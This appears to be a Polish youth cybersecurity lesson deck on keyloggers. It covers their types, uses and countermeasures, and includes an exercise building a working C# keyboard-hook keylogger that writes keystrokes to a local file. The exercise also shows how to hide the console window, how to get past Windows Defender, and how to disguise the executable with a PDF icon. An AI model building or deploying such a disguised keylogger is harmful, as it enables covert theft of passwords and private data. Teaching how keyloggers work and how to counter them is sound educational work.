1110111011011

1001100

110011001100

10101010101010

00011001001

Keylogger

Just click and hack it

Hacking i Cyberbezpieczeństwo | Giganci Programowania

Opracowanie: Michał Suchoń

Przypomnienie

1. Jakim poleceniem możemy zmienić prawa dostępu do pliku/katalogu w Linuxie?
2. Katalog posiada uprawnienia w kodzie: 706 – jakie prawa dostępu ma właściciel katalogu, grupa i pozostali?
3. Czym jest r, w oraz x podczas sprawdzania uprawnień w katalogu przez polecenie **ls –l**?

Przypomnienie

1. Jakim poleceniem możemy zmienić prawa dostępu do pliku/katalogu w Linuxie?

   chmod {cyfrowy zapis uprawnień} {nazwa pliku bądź katalogu} -> *np.: chmod 775 test.txt*

2. Katalog posiada uprawnienia w kodzie: 706 – jakie prawa dostępu ma właściciel katalogu, grupa i pozostali?

3. Czym jest r, w oraz x podczas sprawdzania uprawnień w katalogu przez polecenie **ls –l**?

Przypomnienie

1. Jakim poleceniem możemy zmienić prawa dostępu do pliku/katalogu w Linuxie?

   chmod {cyfrowy zapis uprawnień} {nazwa pliku bądź katalogu} -> *np.: chmod 775 test.txt*

2. Katalog posiada uprawnienia w kodzie: 706 – jakie prawa dostępu ma właściciel katalogu, grupa i pozostali?

   właściciel (user) : pełne uprawnienia (rwx)
   grupa (group): brak uprawnień (---)
   pozostali (other): odczyt + zapis (rw-)

3. Czym jest r, w oraz x podczas sprawdzania uprawnień w katalogu przez polecenie **ls –l**?

Przypomnienie

1. Jakim poleceniem możemy zmienić prawa dostępu do pliku/katalogu w Linuxie?

   chmod {cyfrowy zapis uprawnień} {nazwa pliku bądź katalogu} -> *np.: chmod 775 test.txt*


2. Katalog posiada uprawnienia w kodzie: 706 – jakie prawa dostępu ma właściciel katalogu, grupa i pozostali?

   właściciel (user) : pełne uprawnienia (rwx)
   grupa (group): brak uprawnień (---)
   pozostali (other): odczyt + zapis (rw-)

3. Czym jest r, w oraz x podczas sprawdzania uprawnień w katalogu przez polecenie **ls –l**?

   R – *read*; odczyt
   W- *write*; zapis
   X – *execute;* wykonanie (uruchomienie)

Czym jest keylogger?



Keylogger

key – klawisz; logger - rejestrator

rodzaj oprogramowania (wirusa) bądź urządzenia rejestrującego (zapisującego w pamięci) klawisze naciskane przez użytkownika

Jakie są rodzaje keyloggerów?

KEYLOGGERY

sprzętowe

Rejestrują naciśnięcia klawiszy przy użyciu obwodu sprzętowego, podłączonego między klawiaturą komputera a samym komputerem, zazwyczaj w linii ze złączem kabla klawiatury. Istnieją także oparte o USB albo w laptopach (Mini-PCI podłączone do gniazda rozszerzeń)

Keyloggery sprzętowe mogą być także bezprzewodowe – to tzw. *sniffery klawiatury i myszy*. Zbierają one pakiety danych przesyłane z bezprzewodowej klawiatury i jej odbiornika. W przypadku gdy takie połączenie bezprzewodowe jest szyfrowane: stosuje się uprzednie łamanie zabezpieczeń w komunikacji dwóch urządzeń (klawiatury a komputera) między sobą

programowe

Oparte są o jądro systemowe: program keyloggera uzyskuje uprawnienia administratora, aby ukryć się w systemie operacyjnym i przechwytywać naciśnięcia klawiszy (co przechodzi przez jądro).

Taki rodzaj keyloggera jest dość trudny zarówno do zaimplementowania oraz zwalczania (przez działanie na poziomie jądra jest trudniejszy do wykrycia niż w klasycznym poziomie aplikacji w trybie użytkownika).
Keyloggery programowe rejestrują zdarzenia związane z naciśnięciem klawiszy przez co są traktowane jak zwykłe elementy aplikacji aniżeli złośliwe oprogramowanie.

W jakim celu stosujemy keyloggery?

Cel keyloggerów

POZYTYWNY:

Badanie dynamiki naciśnięć klawiszy lub interakcji między człowiekiem a komputerem.

NEGATYWNY:

Jako szkodliwe oprogramowanie służące do zbierania haseł i innych poufnych danych

POŚREDNIO (ani pozytywne, ani negatywne – trudno stwierdzić):

Celowo zainstalowane przez pracodawcę by kontrolować aktywności pracowników

W jaki sposób można w dobry (etyczny) sposób zastosować keyloggery?

W jaki sposób można w dobry (etyczny) sposób zastosować keyloggery?

Przykład: w bankowości do biometrii behawioralnej – sprawdzenie tożsamości na podstawie sposobu wprowadzania danych do konta przez użytkowników

Jak przeciwdziałać keyloggerom?

Sposoby przeciwdziałania keyloggerom

- **klawiatury ekranowe**

Sposoby przeciwdziałania keyloggerom

- **klawiatury ekranowe**
- **autoryzacja dwustopniowa (2FA: *Two-Factor Authentication*) – token fizyczny lub kod sms**

Sposoby przeciwdziałania keyloggerom

- **klawiatury ekranowe**
- **autoryzacja dwustopniowa (2FA: *Two-Factor Authentication*) – token fizyczny lub kod sms**
- **korzystanie z rozpoznawania pisma odręcznego i gestów myszy**

Sposoby przeciwdziałania keyloggerom

- **klawiatury ekranowe**
- **autoryzacja dwustopniowa (2FA: *Two-Factor Authentication*) – token fizyczny lub kod sms**
- **korzystanie z rozpoznawania pisma odręcznego i gestów myszy**
- **wprowadzanie haseł przez rozpoznawanie mowy**

Sposoby przeciwdziałania keyloggerom

- **klawiatury ekranowe**
- **autoryzacja dwustopniowa (2FA: *Two-Factor Authentication*) – token fizyczny lub kod sms**
- **korzystanie z rozpoznawania pisma odręcznego i gestów myszy**
- **wprowadzanie haseł przez rozpoznawanie mowy**
- **oprogramowanie do zakłócania naciśnięć klawiszy**

Sposoby przeciwdziałania keyloggerom

- **klawiatury ekranowe**
- **autoryzacja dwustopniowa (2FA: *Two-Factor Authentication*) – token fizyczny lub kod sms**
- **korzystanie z rozpoznawania pisma odręcznego i gestów myszy**
- **wprowadzanie haseł przez rozpoznawanie mowy**
- **oprogramowanie do zakłócania naciśnięć klawiszy**
- **aplikacja do automatycznego uzupełniania haseł (Keepas, Bitwarden)**

Sposoby przeciwdziałania keyloggerom

- **klawiatury ekranowe**
- **autoryzacja dwustopniowa (2FA: *Two-Factor Authentication*) – token fizyczny lub kod sms**
- **korzystanie z rozpoznawania pisma odręcznego i gestów myszy**
- **wprowadzanie haseł przez rozpoznawanie mowy**
- **oprogramowanie do zakłócania naciśnięć klawiszy**
- **aplikacja do automatycznego uzupełniania haseł (Keepas, Bitwarden)**
- **monitoring sieci, dobra konfiguracja firewalla**

Sposoby przeciwdziałania keyloggerom

- klawiatury ekranowe
- autoryzacja dwustopniowa (2FA: *Two-Factor Authentication*) – token fizyczny lub kod sms
- korzystanie z rozpoznawania pisma odręcznego i gestów myszy
- wprowadzanie haseł przez rozpoznawanie mowy
- oprogramowanie do zakłócania naciśnięć klawiszy
- aplikacja do automatycznego uzupełniania haseł (Keepas, Bitwarden)
- monitoring sieci, dobra konfiguracja firewalla
- programy antywirusowe

Keylogger vs Antywirus

Anty-keylogger

oprogramowanie stworzone do wykrywania keyloggerów w komputerze, działające poprzez porównywanie wszystkich plików w komputerze ze znanymi keyloggerami i szukanie podobieństw, które mogłyby wskazywać na ukryte działanie keyloggera. Anty-keylogger jest szczególnym typem antywirusa, zaprojektowanego po typowo wyszukiwanie keyloggerów, gdyż zwykłe antywirusy nie traktują ich jako potencjalne zagrożenie w systemie

ĆWICZENIE 1 | Keylogger

Stwórzmy własny keylogger!

W tym celu został przygotowany szablon, który można wgrać do **Visual Studio**, używając opcji: ***Clone a repository***, a następnie wklejając poniższy link w polu **Repository location**:
https://github.com/michciaa/I44_keylogger_GP.git

Szablon posiada zestaw gotowych bibliotek DLL czy funkcji, które należy uzupełnić. Poszczególne luki oznaczone jako // *INSTRUKCJA {numer}* należy wypełnić poszczególnymi elementami, zapisanymi na kolejnych slajdach.

UWAGA! Windows Defender może wykrywać projekt jako keylogger i wymuszać jego blokadę. Aby uruchomić, należy więc pozwolić na uruchomienie w ustawieniach zapory Windows

// INSTRUKCJA 1

tworzymy metodę, która ma za zadanie ustawić wyzwalacz po naciśnięciu przycisku przez użytkownika

```
private static IntPtr SetHook(LowLevelKeyboardProc proc)
{
    // PONIŻEJ TO, CO UZUPEŁNIAMY ZAMIAST "INSTRUKCJA 1"
    using (Process curProcess = Process.GetCurrentProcess())
    using (ProcessModule curModule = curProcess.MainModule)
    {
        return SetWindowsHookEx(WH_KEYBOARD_LL, proc,
        GetModuleHandle(curModule.ModuleName), 0);
    }
}
```

// INSTRUKCJA 2

implementujemy metodę wywołującą się w momencie naciśnięcia klawisza. Pobiera wartość naciśniętego klawisza (rozpoznaje jego rodzaj), a następnie zapisuje do pliku log.txt

```
        private static IntPtr HookCallback(
        int nCode, IntPtr wParam, IntPtr lParam)
        {
            // PONIŻEJ TO, CO UZUPEŁNIAMY ZAMIAST "INSTRUKCJA 2"
            if(nCode >= 0 && wParam == (IntPtr) WM_KEYDOWN)
            {
                int vkCode = Marshal.ReadInt32(lParam); // tutaj pobieramy wartość naciśniętego klawisza
                Console.WriteLine((Keys)vkCode); // wyświetlamy naciśnięty klawisz w konsoli (rzutowanie na typ Keys)

                StreamWriter sw = new StreamWriter(Application.StartupPath + @"\logs.txt", true); //
wybieramy lokalizację, do jakiego pliku chcemy zapisać logi (obiekt klasy StreamWriter)

                sw.Write((Keys)vkCode); // zapisanie klawisza do loga
                sw.Close();
            }
            return CallNextHookEx(_hookID, nCode, wParam, lParam);
                 // wywołanie kolejnego wyzwalacza do pobrania kolejnej wartości klawisza
        }
```

// INSTRUKCJA 3


wywołujemy poprzednie metody w Main'ie


```
static void Main(string[] args)
{
    // PONIŻEJ TO, CO UZUPEŁNIAMY ZAMIAST "INSTRUKCJA 3"
    var handle = GetConsoleWindow();

    ShowWindow(handle, 1);
    // metoda powodująca, że okno aplikacji się nie pojawi (0 - ukryte, 1 - widoczne)

    _hookID = SetHook(_proc); // wywołanie metody SetHook (wyzwalacza)
    Application.Run();
    UnhookWindowsHookEx(_hookID); // usunięcie wyzwalacza
}
```

Na koniec, dla niepoznaki możemy zmienić ikonkę aplikacji, np. na PDF’a

Na górze wybieramy:

Project › {nazwa projektu} Properties › Icon






W jaki sposób mogą być zdobywane informacje (na zasadzie keyloggera)?

Kradzież PIN’u w bankomacie - Carding

https://www.youtube.com/watch?v=F6Q5zy3BSVo

Kradzież PIN’u w bankomacie




https://www.youtube.com/watch?v=Z_wsW7Ikrts

Kradzież kodów dostępów do systemów dostępowych w biurach czy miejscach użyteczności publicznej (podobnie: nakładki na czytniki w terminalach płatniczych)

Metoda przestarzała, ale niestety nadal skuteczna:
Proszek na klawiszach w celu sprawdzenia, które klawisze były naciskane (lub: sprawdzenie stopnia wytarcia klawiszy – dlatego obecnie używa się materiałów zapobiegających wytarciu)

Podsumowanie

1. Czym jest keylogger?
2. Jakie są rodzaje keyloggerów?
3. Czy użycie keyloggera wiąże się zawsze z jakimiś przestępczymi działaniami?



Polecam!

ŹRÓDŁO:
https://www.youtube.com/watch?v=LBM3EzBXhdY

Polecam!

ŹRÓDŁO:
https://youtube.com/shorts/-JwVSzV9X9I?si=cJErepVOht9ukxvI

Polecam!

ŹRÓDŁO:
https://www.youtube.com/watch?v=RpL4fwdQZNE